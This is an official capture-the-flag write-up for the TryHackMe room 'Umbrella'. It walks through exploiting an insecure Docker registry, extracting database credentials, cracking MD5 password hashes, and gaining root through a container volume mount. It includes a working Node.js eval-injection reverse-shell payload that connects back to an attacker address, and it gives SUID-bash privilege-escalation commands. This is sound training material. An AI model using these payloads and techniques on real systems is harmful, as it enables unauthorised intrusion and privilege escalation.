Contents

Official Writeup - Umbrella

Introduction

The TryHackMe Room Umbrella is built around vulnerarbilities and misconfigurations related to containerized environments. As such learners may have to:

- interact with an insecure container registry
- analyze and extract information from docker images
- elevate privileges exploiting a container running as root (idea[1])

Apart from that the ctf also includes:

- basic enumeration
- querying a SQL database
- hashcracking
- exploiting an insecure webinterface

Some effort was put into making the room resemble a realistic scenario. For example the web application containers volume mount serves the purpose of logging events inside the application. Furthermore multiple user accounts exist for the web application and the learner will have to figure out (per trial and error) which one of them reused their password for ssh login to the machine.

The following paragraphs describe the intended killchain.

Enumeration

```
1 # export IP=<IP>
2 sudo nmap -sV -sS -PN -vv -p- $IP
```

[1] https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation#privilege-escalation-with-2-shells-and-host-mount

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (
    Ubuntu Linux; protocol 2.0)
3306/tcp open  mysql   syn-ack ttl 62 MySQL 5.7.40
5000/tcp open  http    syn-ack ttl 62 Docker Registry (API: 2.0)
8080/tcp open  http    syn-ack ttl 62 Node.js (Express middleware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We have 4 services running on the remote host. It might be useful to check out whether we can anonymously log into the database, query the registry and take a look at the webpage.

The webpage presents us with a login screen which submits the credentials to the `/auth` endpoint. For now this does not prove helpfull.



Figure 1: LoginPage

Querying the registry reveals a repository with an uploaded image:

```
curl $IP:5000/v2/_catalog
# {"repositories":["umbrella/timetracking"]}

 curl $IP:5000/v2/umbrella/timetracking/tags/list
# {"name":"umbrella/timetracking","tags":["latest"]}
```

Inspecting the image

Since the registry isn't using any tls certificates we first need to add an insecure registry entry to `/etc/docker/daemon.json`:

```
{
    "insecure-registries":["10.10.246.98:5000"]
}
```

and then restart the docker service. Now we can take a look at the image:

```
sudo service docker restart
sudo docker image inspect $IP:5000/umbrella/timetracking:latest
```

Scrolling down to the environment variable section we find some useful information:



Figure 2: Image inspect

Great, now we have access to the exposed mySQL database using:

- DB_PASS : Ng1-f3!Pe7-e5?Nf3xe5
- DB_USER : root
- DB_DATABASE : timetracking

Extracting Credentials from the database

```
mysql -u root -p -h $IP
```

We already know which database is used by the web application. Inside there is only one table containing user names and presumably password hashes.

```
└─$ mysql -u root -p -h $IP
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> use timetracking;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [timetracking]> show tables;
+------------------------+
| Tables_in_timetracking |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.042 sec)

MySQL [timetracking]> select * from users;
+----------+----------------------------------+-------+
| user     | pass                             | time  |
+----------+----------------------------------+-------+
| claire-r | 2ac9cb7dc02b3c0083eb70898e549b63 |   360 |
| chris-r  | 0d107d09f5bbe40cade3de5c71e9e9b7 |   420 |
| jill-v   | d5c0607301ad5d5c1528962a83992ac8 |   564 |
| barry-b  | 4a04890400b5d7bac101baace5d7e994 | 47893 |
+----------+----------------------------------+-------+
4 rows in set (0.042 sec)
```

Figure 3: MySQL enumeration

Utilizing Hashcat:

```
1  hashcat -m 0 -a 0 "<hash>" /usr/share/wordlists/rockyou.txt
```

we get:

user	hash	pass
claire-r	2ac9cb7dc02b3c0083eb70898e549b63	Password1
chris-r	0d107d09f5bbe40cade3de5c71e9e9b7	letmein

user	hash	pass
jill-v	d5c0607301ad5d5c1528962a83992ac8	sunshine1
barry-b	4a04890400b5d7bac101baace5d7e994	sandwich

(get the reference ;))

Getting 2 Shells

Since the user *claire-r* reused her password `Password1` for her system user account we can simply login and extract the user flag:

```
ssh claire-r@$IP
cat flag.txt
```

```
└─$ ssh claire-r@$IP
The authenticity of host '10.10.246.98 (10.10.246.98)' can't be established.
ED25519 key fingerprint is SHA256:4O8itcDPWBL0nD2ELrDFEMiWY9Pn8UuEdRRP7L8pxr8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.246.98' (ED25519) to the list of known hosts.
claire-r@10.10.246.98's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 23 Dec 2022 08:26:40 AM UTC

  System load:                      0.0
  Usage of /:                       67.2% of 6.06GB
  Memory usage:                     49%
  Swap usage:                       0%
  Processes:                        126
  Users logged in:                  0
  IPv4 address for br-1fddcfdf193d: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.246.98

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

20 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

claire-r@ctf:~$
```

Figure 4: SSH login

The claire-r user directory also contains the web applications source code and docker files. Taking a look at these gives us the following information:

- the local logs directory is mounted to the web application container (`docker-compose.yml`)

- the app makes use of an `eval`-statement in line 71 when posting to the `/time` endpoint

In fact there are a couple of ways to find the `eval`-vulnerability. One could either find it in the source code locally, the container image from registry or by questioning the *Pro Tip* after logging into the web application (using any one of the 4 user accounts extracted from the database):



Figure 5: Time tracking page

Anyhow we can exploit this to spawn a reverse shell inside the web app container:

```
nc -lvnp 1234
```

replace the ip adress to your own and paste into time tracking form

```
(function(){ var net = require("net"), cp = require("child_process"),
    sh = cp.spawn("sh", []); var client = new net.Socket(); client.
    connect(1234, "xx.xx.xx.xx", function(){ client.pipe(sh.stdin); sh.
    stdout.pipe(client); sh.stderr.pipe(client); });  return /a/;})()
```



Figure 6: Reverse Shell

PrivEsc

The final step of this room is to exploit the mounted logs directory with the 2 shells we gathered

- local unprivileged shell
- containerized root shell

We can simply copy the bash binary into the logs directory inside the ssh session:

```
cp /bin/bash ./logs
```

and then change ownership and set the suid bit from within the container:

```
chown root /logs/bash
chmod 4777 /logs/bash
```



Figure 7: suid bash binary

All that remains is to invoke the bash with the `-p` option, thereby not changing the effective user id:

```
./logs/bash -p
```

And now we have root and can simply pick up the remaining flag.



Figure 8: root shell